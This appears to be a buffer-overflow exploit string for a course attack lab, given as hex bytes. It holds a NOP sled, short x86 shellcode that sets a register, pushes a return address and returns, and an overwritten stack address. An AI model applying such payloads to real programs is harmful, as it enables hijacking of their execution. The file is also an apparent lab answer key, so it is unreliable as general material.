90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 b8 76 5b 24 1a 8d 6c 24 28 68 3a 8e 04 08 c3
00 00 00 00 c8 3b 68 55
```